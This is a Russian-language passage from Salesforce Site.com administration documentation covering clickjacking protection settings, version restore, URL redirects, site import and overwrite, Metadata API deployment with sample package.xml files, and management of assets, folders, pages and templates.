Скрытые элементы iframe, отвечающие за загрузку страниц сайта, могут быть преднамеренно добавлены посторонней страницей, которая предлагает пользователю выбрать кнопку или ссылку, отображаемую под скрытым элементом iframe. Благодаря защите от кликджекинга, обозреватель пользователя может разрешать элементы frame или iframe на страницах сайта. По умолчанию Site.com использует уровень защиты от кликджекинга «Разрешить кадрирование только по одинаковому происхождению».

Ниже перечислены доступные уровни защиты от кликджекинга.

- Разрешить кадрирование по любой странице (не защищено)
- Разрешить кадрирование только по одинаковому происхождению (рекомендуется)
- Запретить кадрирование по любой странице (защищено)

 **Прим.:** Кадрирование по одинаковому происхождению позволяет кадрировать страницы сайта только по страницам, которые используют такое же имя домена и безопасность по протоколам.

1. Щелкните **«Конфигурация сайта»** на вкладке «Общие сведения».
2. Нажмите кнопку **«Правка»**.
3. Выберите нужный уровень защиты от кликджекинга.

 **Прим.:** Сообщества Salesforce используют два элемента защиты от кликджекинга: один для сайта Force.com Communities, который задается посредством страницы сведений о сайте Force.com, а второй для сайта Site.com Communities, который задается посредством страницы конфигурации Site.com. Рекомендуем задать обоим элементам одинаковое значение.

СМ. ТАКЖЕ:

[Настройка свойств сайта](#)

[Создание и редактирование Force.com Sites](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Общие сведения об управлении версиями **Site.com**

Каждая публикация сайта отслеживается как отдельная версия. Система позволяет восстанавливать предыдущие опубликованные версии сайтов. Сайт должен восстанавливаться полностью; отдельные компоненты сайта не могут быть восстановлены.

Среда **Site.com Studio** всегда отображает неопубликованную версию сайта. Данная версия является *рабочей копией*. Восстановление версии инициирует перезапись рабочей копии (не действующего сайта). Внесенные изменения отображаются на действующем сайте только после публикации восстановленной версии.

Чтобы просмотреть список версий сайта, воспользуйтесь представлением «Журнал изменений» на вкладке «Общие сведения» в среде **Site.com Studio**. При восстановлении версии некоторые элементы сайта пропускаются. Некоторые элементы (например, роли пользователей) не меняются даже при восстановлении предыдущей версии. Ниже перечислены компоненты, которые не управляются версиями.

- Имя сайта
- Параметр анонимного предварительного просмотра
- Параметры профиля пользователя-гостя
- Уровень защиты от кликаджекинга
- Домены и префиксы пути
- Параметры роли пользователя

СМ. ТАКЖЕ:

[Восстановление предыдущей версии сайта](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## Восстановление предыдущей версии сайта


Среда Site.com Studio содержит список «Журнал изменений», предназначенный для отслеживания всех опубликованных версий сайта. Система позволяет пользователям выбирать и восстанавливать любые предыдущие опубликованные версии. Сайт может восстанавливаться только полностью; отдельные компоненты сайта не могут быть восстановлены.

Среда Site.com Studio всегда отображает неопубликованную версию сайта. Данная версия является *рабочей копией*. Восстановление версии инициирует перезапись рабочей копии (не действующего сайта). Внесенные изменения отображаются на действующем сайте только после публикации восстановленной версии.



**Внимание:** Восстановление предыдущей версии препятствует восстановлению рабочей копии сайта. Чтобы избежать возможной потери любых неопубликованных изменений, рекомендуем выполнять восстановление только после резервного копирования рабочей копии сайта.

Чтобы восстановить предыдущую опубликованную версию сайта, выполните указанные ниже действия.

1. Откройте вкладку «Общие сведения».
2. Выберите нужную версию в представлении «Журнал изменений».
3. Щелкните  > «**Восстановить версию**».
4. Нажмите кнопку «**ОК**» в сообщении-подтверждении.

При необходимости внесите дополнительные изменения после восстановления предыдущей версии рабочего сайта и опубликуйте готовый сайт.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание переадресаций URL-адресов в Site.com

Новые адреса страниц, созданные в результате перемещения или реорганизации страниц сайта, могут быть недоступны поисковым системам. Во избежание подобной ошибки, рекомендуем настроить переадресации URL-адресов, позволяющие уведомлять пользователей и поисковые системы о переносе содержимого сайта.

Переадресации URL-адресов позволяют:

- сохранять оценки страниц в поисковых системах. Например, при изменении имени страницы (с «Гаджеты» на «Виджеты») и создании правила переадресации (со страницы /Гаджеты на страницу /Виджеты), структура сайта меняется без изменения оценки его страниц.
- сделать URL-адреса более доступными для чтения и запоминания. Например, длинные или цифровые имена страниц (/widget65AD890004ab9923), которые неудобны посетителям сайта для запоминания, могут быть заменены короткими URL-адресами (/виджет), для которых создаются псевдонимы, позволяющие перенаправлять пользователей на нужную страницу.
- переносить сайты из других систем в Site.com (при условии использования того же домена). Так, для сайта, функционировавшего ранее на основе PHP, может быть создано правило переадресации с прежней страницы (например, /index.php) на новую страницу Site.com (например, /мояНоваяСтраница).

Чтобы настроить переадресацию на страницу сайта, выполните указанные ниже действия.

1. Щелкните **«Конфигурация сайта» > «Переадресации URL-адресов»** на вкладке «Общие сведения».
2. Щелкните **«Создать переадресацию»**.
3. Выберите значение в параметре «Тип переадресации».

| Параметр        | Описание  |
|-----------------|---|
| Постоянно (301) | Выберите данный вариант, чтобы пользователи и поисковые системы могли обновить URL-адрес при просмотре страницы. Пользователи, открывшие страницу и перенаправленные с помощью данного типа переадресации, переходят на новую страницу. Данный тип переадресации позволяет сохранить популярность URL-адресов в поисковых системах, которые, в свою очередь, выполняют индексацию новой страницы и удаляют из индекса предыдущий URL-адрес. |
| Временно (302)  | Выберите данный вариант, чтобы пользователи и поисковые системы могли продолжить использование исходного URL-адреса страницы. Поисковые системы обрабатывают  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

| Параметр  | Описание  |
|-----------|---|
|           | данный тип переадресации как доступный для изменения в любое время, поэтому наряду с индексацией новой целевой страницы и отображением ее содержимого, предыдущий URL-адрес также сохраняется в индексе поисковых систем.   |
| Псевдоним | <p>Выберите данный вариант, чтобы не менять URL-адрес в обозревателе пользователя, но выполнять переадресацию на другую страницу. В этом случае поисковые системы не уведомляются о внесенных изменениях и не обновляют свои записи.</p> <p>Данный тип переадресации доступен только между страницами Site.com. Псевдоним не может быть создан для внешнего адреса.</p> |

- Укажите предыдущий адрес страницы в поле «Переадресация с».
  - URL-адрес страницы должен быть относительным.
  - Страница может иметь любое допустимое расширение (например, .html или .php) и содержать параметры. Порядок отображения параметров не имеет значения.
  - URL-адрес не может содержать привязок (например, /префикс\_сайта/страница.html#цель).
  - Отдельный URL-адрес может использоваться для создания только одного правила *переадресации*. Новое правило, использующее тоже самое значение поля «Переадресация с», заменяет предыдущее правило.
- Укажите новый адрес страницы в поле «Переадресация на». URL-адрес может быть относительным или полностью определенным с префиксом http:// или https://. В отличие от исходных страниц, целевые страницы переадресации могут содержать привязки.
- Чтобы незамедлительно активировать правило переадресации, установите флажок «Активно». Чтобы активировать правило позже, снимите данный флажок.
- Нажмите кнопку «Сохранить».

Раздел «Переадресации URL-адресов» содержит все правила переадресации, созданные для сайта.


- Чтобы изменить назначенное правило переадресации, щелкните  > «Редактировать переадресацию».
- Чтобы удалить правило переадресации, щелкните  > «Удалить переадресацию».

## Импорт внешних веб-сайтов в **Site.com**

Приложение Site.com Studio позволяет импортировать готовый веб-сайт и автоматически восстанавливать его в качестве сайта Site.com. Данный алгоритм позволяет экономить время, необходимое для перекодирования текущих HTML-страниц.

Создайте архив веб-сайта и содержимого с нужной структурой папок. Создайте сайт Site.com и выполните **импорт** архивного файла.

Создание сайта Site.com инициирует копирование и размещение всех HTML-страниц и активов на новом сайте в соответствии со структурой архивного файла. Ниже перечислены некоторые рекомендации по импорту активов.

- Некоторый код в таблицах стилей может быть преобразован в формат Site.com некорректно. При этом отображается предупреждение. Импорт архивного файла может быть продолжен или отменен. При продолжении импортированная таблица стилей может быть вручную добавлена на страницы.
- Чтобы изменить раздел страницы <head>, воспользуйтесь параметром «Редактировать разметку верхнего колонтитула» в разделе «Сценарии» на панели «Свойства». Данный параметр предназначен для редактирования HTML вручную.
- Максимальный размер импортируемого файла не должен превышать 50 Мб, кроме случаев импорта и *восстановления* архивного файла. Чтобы импортировать архивный файл размером не более 200 Мб, выберите параметр **«Извлечь файлы из архива»** во время импорта. Чтобы импортировать архивный файл размером более 200 Мб, рекомендуем создать несколько архивов и импортировать их по отдельности.
- Site.com пытается правильно форматировать ссылки при импорте страницы. Ссылки проверяются в блоках содержимого, настраиваемом коде и разметке сценариев верхнего колонтитула. Чтобы проверить страницу на наличие поврежденных ссылок, воспользуйтесь средством проверки ссылок. Откройте нужную страницу и выберите  > **«Найти поврежденные ссылки»**. Данное действие инициирует отображение диалогового окна, содержащего список поврежденных ссылок. Чтобы исправить ссылку, щелкните **«Правка»**. При этом ссылка откроется в HTML-редакторе.

СМ. ТАКЖЕ:

[Импорт сайта Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.


Доступно (с ограничениями)  
в версиях: **Developer Edition**.



## Копирование и перезапись сайта

Иногда текущий сайт производственной организации Site.com или сообщества Site.com может копироваться и заменяться другим сайтом.

Прежде всего, выполните экспорт копии сайта. Затем импортируйте экспортированный файл `.site` в производственную организацию посредством функции перезаписи. Данная функция позволяет заменить сайт производственной организации импортированным сайтом. Перезапись может применяться только к сайтам одного типа. Например, сайт Site.com не может быть перезаписан сайтом сообщества Site.com.

1. Создайте файл `.site` посредством функции **экспорта** в приложении Site.com Studio.
2. Последовательно выберите пункты **«Действия сайта»** > **«Перезаписать данный сайт»** для сайта производственной организации в приложении Site.com Studio. При наличии доступа ко вкладке Site.com в организации щелкните значок  напротив имени нужного сайта и выберите пункт **«Перезаписать»**.
3. Чтобы найти экспортированный файл `.site`, нажмите кнопку **«Обзор»**.
4. Нажмите кнопку **«ОК»** в предупреждении о перезаписи.



**Внимание:** Перезаписанный сайт не может быть восстановлен.

Ниже перечислены некоторые рекомендации по использованию функции перезаписи.

- Прежде чем изменения вступят в силу, перезаписанный сайт должен быть опубликован.
- Копирование сайта инициирует перезапись сайта производственной организации. Рекомендуем создать резервную копию сайта производственной организации путем **экспорта** файла `.site`.
- Функция перезаписи не копирует изменения данных. Например, повторитель на исходном сайте, использующий созданный настраиваемый объект, может использоваться на сайте производственной организации только после создания аналогичного настраиваемого объекта.
- При выполнении процесса перезаписи активы, доступные на сайте производственной организации, но отсутствующие на исходном сайте, перемещаются в корзину и при необходимости могут быть восстановлены.
- Система сохраняет имя сайта производственной организации, отличающееся от имени скопированного сайта, и изменяет только содержимое. Например, перезапись сайта производственной организации по имени «Сайт 2» сайтом по имени «Сайт 1» сохраняет имя «Сайт 2» для сайта производственной организации.

СМ. ТАКЖЕ:

[Экспорт сайта Site.com](#)

[Использование интерфейса Metadata API для развертывания сайта](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для перезаписи сайтов:

- Роль администратора сайта или конструктора, назначенная на уровне сайта


## Использование интерфейса Metadata API для развертывания сайта

Пользователи могут переносить сайты из безопасной среды в производственную. Чтобы создать развертываемый пакет для сайтов сообществ Salesforce и сайтов Site.com, рекомендуем использовать интерфейс Metadata API.

Система поддерживает целый ряд инструментов, предназначенных для создания пакета.


- Наборы изменений (только для сайтов Site.com и сайтов сообществ Site.com). Тип компонента использует имя Site.com.
- Инструмент Workbench, позволяющий создавать сайты всех типов. Тип метаданных использует имя SiteDotCom.
- Инструмент Force.com Migration Tool для Ant, позволяющий создавать сайты всех типов. Тип метаданных использует имя SiteDotCom.

При использовании наборов изменений выберите Site.com из списка и выполните инструкции по созданию пакета. При использовании инструмента Workbench или Force.com Migration Tool рекомендуем создать файл package.xml. Данный файл передается в интерфейс Metadata API для создания пакета.

 **Прим.:** При необходимости файл package.xml может быть дополнен профилем пользователя-гостя. В этом случае профиль пользователя-гостя связывается с сайтом при развертывании.

Процесс пакетирования создает папку, содержащую файл содержимого и XML-файл метаданных. Файл содержимого использует имя [имя\_сайта].site. XML-файл метаданных использует имя [имя\_сайта].site-meta.xml.

При развертывании пакета, который не содержит файла .site, система создает пустой сайт. Если пакет содержит файл .site, а организация уже использует одноименный сайт, то система обновляет текущий сайт.

 **Прим.:** Размер файла не может превышать установленные ограничения при использовании Metadata API для развертывания сайта из безопасной среды в производственной среде. Размер активов в файле .site не может превышать 40 Мб. В противном случае активы отображаются на созданном сайте как поврежденные. Чтобы исправить активы, экспортируйте отдельные активы из безопасной среды, а затем импортируйте их на новый сайт.

Дополнительную информацию об интерфейсе Metadata API см. в «Руководстве разработчика Metadata API».

Дополнительную информацию о наборах изменений см. в интерактивной справке, а «Руководство пользователя Force.com Migration Tool» см. по следующей ссылке: [https://developer.salesforce.com/page/Migration\\_Tool\\_Guide](https://developer.salesforce.com/page/Migration_Tool_Guide).

СМ. ТАКЖЕ:

[Наборы изменений](#)

[Примеры файлов package.xml](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## Примеры файлов package.xml

Данный раздел содержит некоторые примеры файлов package.xml для Site.com.

Ниже приведен пример файла package.xml для сайта Site.com.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <types>
    <members>xyzsite</members>
    <name>SiteDotCom</name>
  </types>
  <version>30.0</version>
</Package>
```

Ниже приведен пример файла package.xml для сайта сообществ Salesforce. Кроме того, пакет содержит профиль пользователя-гостя.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <types>
    <members>xyzsite</members>
    <name>CustomSite</name>
  </types>
  <types>
    <members>xyzsite</members>
    <name>Network</name>
  </types>
  <types>
    <members>xyzsite1</members>
    <name>SiteDotCom</name>
  </types>
  <types>
    <members>xyzsite Profile</members>
    <name>Profile</name>
  </types>
  <version>30.0</version>
</Package>
```

## Управление активами сайта


### Импорт и управление активами

Авторы, издатели и администраторы сайта могут импортировать различные активы (например, изображения, HTML-страницы и PDF-файлы) для дальнейшего использования на веб-сайте. Система позволяет импортировать активы и файлы по отдельности или использовать архивный файл. При импорте целого веб-сайта или большого количества активов рекомендуем создать архив содержимого с нужной структурой папок. При импорте архивного файла для веб-сайта Site.com восстанавливает веб-сайт и использует такую же структуру папок.

#### Прим.:

- Максимальный размер импортируемого файла не должен превышать 50 Мб, кроме случаев импорта и *восстановления* архивного файла. Чтобы импортировать архивный файл размером не более 200 Мб, выберите параметр **«Извлечь файлы из архива»** во время импорта.

Чтобы быстро импортировать один или несколько файлов, выполните указанные ниже действия.

1. Выберите нужные локальные файлы и перетащите их прямо в интерфейс Studio. Данная функция доступна только в обозревателях Mozilla® Firefox® и Google® Chrome. При необходимости перетащите отдельные файлы или архивный файл.
  2. В зависимости от типов импортируемых файлов, выполните одно из указанных ниже действий в диалоговом окне.
    - Чтобы восстановить содержимое архивного файла, выберите параметр **«Извлечь файлы из архива»**. Если архивный файл содержит папки, то их структура сохраняется на сайте.
    - Чтобы заменить файл, который уже существует на сайте, выберите параметр **«Перезаписать текущие файлы»**.
    - Чтобы преобразовать файл CSS в таблицу стилей, которая может использоваться для оформления веб-сайта, выберите параметр **«Преобразовать файлы CSS в таблицы стилей»** (только для администраторов сайта или конструкторов).
-  **Прим.:** Файлы CSS, которые не удалось преобразовать при импорте соответствующего архивного файла, могут быть недопустимыми. Рекомендуем снять данный флажок и выполнить повторный импорт архивного файла.
- Чтобы импортировать HTML-страницы на веб-сайт, выберите параметр **«Преобразовать HTML-файлы в страницы»**. Сайт сохраняет структуру HTML-страницы, но операция импорта не инициирует проверку HTML.

Чтобы импортировать отдельный файл, выполните указанные ниже действия.

1. Щелкните **«Импорт...»**.
2. Чтобы найти нужный файл, нажмите кнопку **«Обзор...»**.
3. Выберите файл и нажмите кнопку **«Открыть»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.



### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта




Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor И Роль автора, назначенная на уровне сайта

4. В зависимости от типа импортируемого файла, выполните одно из указанных ниже действий.
  - Чтобы восстановить содержимое архивного файла, выберите параметр **«Извлечь файлы из архива»**. Если архивный файл содержит папки, то их структура сохраняется на сайте.
  - Чтобы заменить файл, который уже существует на сайте, выберите параметр **«Перезаписать текущие файлы»**.
  - Чтобы преобразовать файл CSS в таблицу стилей, которая может использоваться для оформления веб-сайта, выберите параметр **«Преобразовать файлы CSS в таблицы стилей»** (только для администраторов сайта или конструкторов).
    -  **Прим.:** Файлы CSS, которые не удалось преобразовать при импорте соответствующего архивного файла, могут быть недопустимыми. Рекомендуем снять данный флажок и выполнить повторный импорт архивного файла.
  - Чтобы импортировать HTML-страницы на веб-сайт, выберите параметр **«Преобразовать HTML-файлы в страницы»**. Сайт сохраняет структуру HTML-страницы, но операция импорта не инициирует проверку HTML.
5. Нажмите кнопку **«Импорт»**. При этом отображается сообщение, указывающее на успешный или неуспешный импорт файла.
6. Щелкните значок  .

Пользователи могут добавлять [изображения](#) и [видеофайлы](#) в текстовые области страниц сайта или [создавать гиперссылки](#) на любые импортированные активы. Кроме того, пользователи могут [добавлять изображения](#) прямо на страницу (только для администраторов сайта и конструкторов).

Чтобы просмотреть список импортированных активов, откройте представление «Активы» на вкладке «Общие сведения». Кроме того, активы доступны в представлении «Все содержимое сайта», которое отображает иерархию папок на сайте.

- Чтобы просмотреть миниатюру импортированного изображения, наведите указатель мыши на нужное изображение.
- Чтобы сохранить актив на компьютере, выберите или наведите указатель мыши на нужный актив и щелкните  > **«Загрузить»**.
- Чтобы удалить актив с сайта, выберите или наведите указатель мыши на нужный актив и щелкните  > **«Удалить»** (только для администраторов сайта и конструкторов). Если актив используется на сайте, то отображается сообщение-подтверждение, содержащее список соответствующих областей.
- Чтобы переименовать актив на сайте, наведите указатель мыши на нужный актив и щелкните  > **«Переименовать»** (только для администраторов сайта и конструкторов).

СМ. ТАКЖЕ:

[Добавление элементов страницы Site.com](#)

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)


[Использование Site.com Studio в качестве автора](#)

[Экспорт активов](#)


## Экспорт активов

Конструкторы и администраторы сайта могут экспортировать все активы сайта отдельно от файла `.site`. Пользователи могут экспортировать все или отдельные активы.

Экспорт всех активов инициирует создание архивного файла, имя которого соответствует имени сайта (например, *имя\_сайта*-Активы.zip).

Чтобы экспортировать активы, последовательно выберите пункты  > «**Экспорт активов сайта**» на вкладке «Общие сведения».

Чтобы экспортировать отдельный актив, наведите указатель мыши на нужный актив и выберите пункт «**Загрузить**» в меню «Действия».

 **Прим.:** Размер файла не может превышать установленные ограничения при использовании Metadata API для развертывания сайта из безопасной среды в производственной среде. Размер активов в файле `.site` не может превышать 40 Мб. В противном случае активы отображаются на созданном сайте как поврежденные. Чтобы исправить активы, экспортируйте отдельные активы из безопасной среды, а затем импортируйте их на новый сайт.

СМ. ТАКЖЕ:

[Импорт и управление активами](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта


## Создание и управление папками

Папки для управления страницами, таблицами стилей, шаблонами и активами могут быть созданы администраторами сайта или конструкторами.

Чтобы создать папку, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать папку»** в представлении «Все содержимое сайта» на вкладке «Общие сведения».
2. Введите имя папки.
3. Нажмите кнопку **«Создать»**.

Новые папки добавляются на верхний уровень дерева папок. Созданные папки могут быть перенесены в любую область дерева. При необходимости файлы могут быть перенесены в созданные папки. Чтобы создать, переименовать или удалить подпапки, правой кнопкой мыши щелкните нужную папку или воспользуйтесь меню «Действия» (⚙️ ▾).

 **Прим.:** Независимо от порядка отображения папок в представлении «Все содержимое сайта», карта сайта не меняется.

СМ. ТАКЖЕ:

[Описание вкладки «Общие сведения» для администраторов сайта и конструкторов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами **Site.com**:

- Поле «Пользователь **Site.com** Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание и управление страницами

### Редактирование страниц Site.com в качестве конструктора или администратора сайта

При работе с шаблонами страницы и страницами сайта пользователи могут добавлять содержимое, структуру и стиль — все в одном месте. Чтобы открыть страницу или шаблон на вкладке «Общие сведения», дважды щелкните или наведите указатель мыши на нужный элемент и выберите  > «Правка». Страница откроется в виде новой вкладки.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания,  
редактирования и  
управления сайтами  
Site.com:







- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И




Роль администратора сайта или конструктора, назначенная на уровне сайта





- Чтобы найти и **добавить элементы страницы** или **изменить порядок их отображения в иерархии**, воспользуйтесь панелями  «Элементы страницы» и  «Структура страницы» (1).
- Чтобы настроить свойства, **добавить стиль** и **создать события** для выбранной страницы или элемента, воспользуйтесь панелями  «Свойства»,  «Стиль» и  «События» (2).
- Ниже перечислены действия, доступные на панели инструментов (3).
  - Отмена и повтор действий.
  - Вырезание, копирование и вставка элементов страницы.
  - **Импорт активов** (например, изображений и файлов).
  - **Предварительный просмотр страниц**, поддерживающий параметры их отображения на разных устройствах.
  - **Предварительный просмотр сайта** или создание ссылки для анонимного предварительного просмотра другими пользователями.
  - **Публикация недавних изменений**.
  - **Доступ к другим действиям со страницей** () (например, переименование или удаление страницы).
- Чтобы **определить макет страницы** и **выбрать, изменить или переместить элементы страницы**, воспользуйтесь холстом (4).

 Совет:

- Чтобы увеличить размер холста, скройте боковые панели с помощью кнопок  и . Чтобы повторно открыть панель, щелкните соответствующий значок.
- При редактировании страницы автоматически сохраняются внесенные изменения и обновляется значок статуса () на вкладке страницы.

- Если страница сайта или шаблон страницы созданы на основе другого шаблона, то редактируемые элементы страницы выделяются синей рамкой.

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

## Общие сведения о шаблонах страницы Site.com

Прежде чем приступить к созданию страниц веб-сайта, рекомендуем основательно продумать содержимое страниц, а также определить страницы, макеты которых будут схожи. Если эти вопросы решены, воспользуйтесь шаблоном страницы для быстрого создания базового макета.

### Общие сведения о шаблонах страницы

Шаблон страницы — это область, позволяющая определить макет и функциональные возможности страниц сайта. Благодаря шаблону, поддерживающему добавление типичных элементов страницы и используемому в качестве основы для дальнейшего создания страниц сайта, пользователь может быть уверен, что сайт будет оформлен в едином стиле. Шаблоны страницы не отображаются на общедоступном сайте.

Авторы шаблонов могут указывать элементы, которые будут доступны пользователям для редактирования на страницах, созданных на их основе. По умолчанию элементы страницы заблокированы в шаблоне, поэтому пользователи не могут редактировать их содержимое на соответствующих страницах до тех пор, пока этим элементам не будет присвоен статус редактируемых. С другой стороны, изменения, внесенные пользователями в редактируемый элемент страницы, доступны только на соответствующей странице и не влияют на шаблон.

Например, шаблон страницы содержит не редактируемый верхний колонтитул и меню навигации, которые используются на всех страницах сайта (1). Кроме того, шаблон содержит редактируемую центральную панель (2), на которой хранится содержимое каждой страницы, созданной на основе данного шаблона.



### Прим.:

- Шаблон страницы должен содержать как минимум один редактируемый элемент страницы. В противном случае пользователи не смогут редактировать страницы сайта, созданные на основе этого шаблона.
- **Панели** идеально подходят для добавления редактируемых областей в шаблоны страниц.

Преимущества использования шаблонов страниц

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


Доступно (с ограничениями)  
в версиях: **Developer Edition**.

- Экономия времени и сил путем создания структуры, которая в дальнейшем будет использоваться в качестве основы для создания страниц сайта. Например, пользователь может создать шаблон, содержащий неизменяемую панель верхнего колонтитула и боковое меню, а также редактируемую центральную панель, которая поддерживает добавление содержимого и элементов страниц.
- Быстрое глобальное обновление макета или стиля веб-сайта, так как любые изменения, внесенные в шаблон, автоматически отображаются на всех соответствующих страницах.
- Определение способа изменения страниц сайта другими пользователями (например, авторами или другими администраторами сайта и конструкторами). Например, авторам может быть предоставлено право на редактирование только определенных блоков содержимого.
- Обеспечение неизменно высокого качества макета шаблона. Изменения, внесенные пользователями на страницу, созданную на основе шаблона, не влияют на сам шаблон.
- Повторное использование общих элементов оформления путем создания дочерних шаблонов.
- Предоставление авторам полномочия на использование шаблона в качестве основы для создания страниц сайта.

